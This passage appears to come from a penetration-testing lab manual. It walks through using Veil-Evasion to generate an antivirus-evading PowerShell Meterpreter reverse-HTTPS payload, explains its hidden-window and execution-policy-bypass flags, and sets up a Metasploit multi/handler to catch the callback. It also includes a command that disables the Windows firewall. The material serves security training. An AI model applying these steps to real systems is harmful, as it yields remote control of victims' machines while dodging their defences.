
```
# ping [YourWindowsIPaddress]
```

```
C:\> ping [YourLinuxIPaddress]
```

If you can ping each successfully using bridged networking, you are ready to begin.

If you cannot ping Windows, it is possible your Windows firewall is blocking the traffic. Disable your Windows firewall by running (at an elevated command prompt):

```
C:\> netsh advfirewall set allprofiles state off
```




Start by changing into the Veil-Evasion directory on the Slingshot Linux system and looking at its contents:

```
# cd /opt/Veil-Evasion

# ls
```

Here, you see a directory that contains all Veil's modules (which are the building blocks of its payloads). You also see Veil-Evasion.py, which is the user interface for Veil. Now run it:

```
# ./Veil-Evasion.py
```

When it launches, you see it display its version number, the number of payloads it knows how to generate, as well as a list of available commands.




Inside Veil-Evasion, you can run the list command to get a list of all the different payloads that the tool can generate.

```
[menu >>]: list
```

In the list, you first see a couple auxiliary modules provided by Veil-Evasion: auxiliary/coldwar_wrapper and auxiliary/pyinstaller_wrapper. The coldwar_wrapper module takes a Windows EXE file and converts it to a Web Archive (WAR) file for execution in a Java Run-Time environment. The pyinstaller_wrapper takes a Python program and converts it to a Windows executable using the pyinstaller application. Each of those techniques can help evade some antivirus tools.

Next, we have groupings of payloads based on the programming language used to generate the payload. In the list, you see c, cs (which is for C#, also known as "C Sharp"), go, native (which is raw machine language), powershell, and more. You can see more details about the given payload, often including a stage (such as meterpreter or shellcode_inject) and a stager (such as rev_https). Veil-Evasion can use each of these languages to build a payload which may dodge various antivirus tools.

In the list, note item number 21: powershell/meterpreter/rev_https. Let's get more information about that payload.



To get more information about any of the payloads included in Veil-Evasion, you can use the info command. Now get more information about the powershell/meterpreter/rev_https payload:

```
[menu >>]: info powershell/meterpreter/rev_https
```


Here, you can see from the description that this payload generates PowerShell code that implements a Windows Meterpreter stage with an HTTPS stager. It says "no shellcode" because the payload will be a runnable Windows file and doesn't include machine language shellcode. Veil-Evasion creates a PowerShell script (which it writes into a Windows .bat file to launch PowerShell).

Its rating is excellent, an indication that the results are reliable when running on Windows targets.

We can also see the various options we can configure for this payload. It needs an LHOST to know where to connect back for the reverse connection. It defaults to connecting back on LPORT 8443 (TCP).

Note also that this payload has the capability to work with a proxy. If the target machine where the payload runs is configured to use an outbound proxy for HTTPS access of the Internet, this payload reads the browser configuration on the machine to find the proxy settings, which it then uses to gain outbound access back to the attacker.

We used the info command to pull information about this one specific payload, but it could be used to analyze the details of any of the other payloads supported by Veil-Evasion.




We're going to generate a powershell/meterpreter/reverse_https payload, but first, we should ensure we are working with a clean slate and don't have any previously generated payloads or configuration files in the system. To clean out any leftover cruft from previous use of Veil-Evasion, we can use the clean command. There aren't any leftover remnants in the Slingshot image we provided to you, but it's good practice to run clean in Veil-Evasion to ensure we're working with a clean slate:

```
[menu >>]: clean
```

When prompted, type "y" for yes.

On the screen, you see Veil-Evasion cleaning out the directories where it stores the payload and configuration files it generates.


Press the Enter key to return to the main menu.



Now, select the payload you want to generate via the use command:

```
[menu >>]: use powershell/meterpreter/rev_https
```

Note that Veil-Evasion handily shows the configuration options for the module you selected, along with available commands. The Veil-Evasion interface was designed to walk you through, step-by-step, the creation of the malicious executable.



If you'd like to see that list of options again (or at anytime hereafter), you can run the options command:


```
[menu >>]: options
```

The only option we MUST provide is the LHOST option, the machine where the generated payload connects back to. Please set that to your Linux IP address:

```
[menu >>]: set LHOST [YourLinuxIPaddress]
```

With our option set, we can now create the payload file with the generate command:

```
[menu >>]: generate
```



You'll now be prompted for the base name to use for the payload and configuration file associated with it. Please enter a name of:


```
560veil
```

As Veil-Evasion generates the payload, it shows the details of what it is creating, including the payload, required options, and the files it builds. Note specifically that it creates two files:

/usr/share/veil-output/source/560veil.bat → This is the payload itself.

/usr/share/veil-output/handlers/560veil_handler.rc → This is the Metasploit configuration file (also known as a handler file) for a multi/handler waiting for a connection from our payload.


Also, look at the note on the screen after it finishes creating the payload and handler file: "[!] And don't submit samples to any online scanner! ;)" That's the Veil-Evasion authors' request to help ensure that the payloads generated by Veil-Evasion will work to evade antivirus tools for as long as possible, permitting penetration testers to emulate real-world bad guys' antivirus evasion capabilities. Uploading this file to virustotal.com or other AV related sites is frowned upon by many penetration testers.



Now that you've generated your payload and handler files, exit Veil-Evasion:

```
[menu >>]: exit
```

You should be returned to your underlying shell prompt (#).



Next, look at the 560veil.bat file that Veil-Evasion generated by changing into its directory and running ls -l:


```
# cd /usr/share/veil-output/source

# ls -l
```

Here you can see that Veil-Evasion created a 3036 byte Windows .bat file called 560veil.bat. Now look at its contents:

```
# cat 560veil.bat
```

If you look carefully in this file, you can see that it starts by turning off the echoing of commands on the screen (@echo off). It then checks the processor architecture to determine which version of PowerShell to invoke (the x86 version or the x64 version). When it runs PowerShell, it invokes it with the following options:

- **-NoP:** This option is short for NoProfile, which prevents PowerShell from loading a profile of custom settings.
- **-NonI:** This option prevents PowerShell from displaying an interactive prompt to the user on the screen.
- **-W Hidden:** This option sets the window style for PowerShell to Hidden so that it won't pop up a PowerShell console on the screen. Note that the .bat file that launches PowerShell displays a console, but PowerShell will not.
- **-Exec Bypass:** This sets the execution policy for PowerShell to Bypass. Thus, if PowerShell is configured not to run scripts, this setting overrides that configuration for the command that follows. Overriding PowerShell's execution policy is trivial as long as the code is running with admin privileges.
- **-Command:** And, finally, we have the PowerShell command to be executed. This command will take Base64 encoded text of a stage and stager and load it into memory and execute it. The remainder of the PowerShell command includes the functionality to achieve that goal.



In addition to creating the .bat file with the malicious PowerShell payload, Veil-Evasion also created a handler file to configure Metasploit to wait for the inbound connection. Let's look at that file:

```
# cd /usr/share/veil-output/handlers
```


```
# ls -l
```

Here, we see a short file that is approximately 143 bytes in length (your file may be a byte or two larger because of the different LHOST IP address). Let's look at its contents:

```
# cat 560veil_handler.rc
```

This Metasploit .rc file contains a series of commands to configure msfconsole, including:

- Selecting the multi/handler as an exploit.
- Setting the payload to a Meterpreter stage and reverse_https stager.
- Setting the LHOST to your Linux IP address.
- Setting the LPORT to 8443 (the default for that Veil-Evasion payload).
- Setting ExitOnSession to false. This option keeps the multi/handler running even after a session has been created with it. That way, we can still get more sessions opened back to our msfconsole if the payload runs multiple times (perhaps on multiple targets).
- Launching the exploit in a jobified fashion (exploit –j) so that the multi/handler runs in the background awaiting a connection.



Now, we'll launch Metasploit and have it read the .rc configuration file. First, we change to the Metasploit directory and run msfconsole:

```
# cd /opt/metasploit-4.11/

# ./app/msfconsole
```

Once inside msfconsole, we can run the resource command, followed by the name of our .rc file:

```
msf >  resource /usr/share/veil-output/handlers/560veil_handler.rc
```

Watch as Metasploit processes the .rc file. You can see it running each command in the file, configuring Metasploit step-by-step to run the multi/handler and prepare the appropriate payload and options.

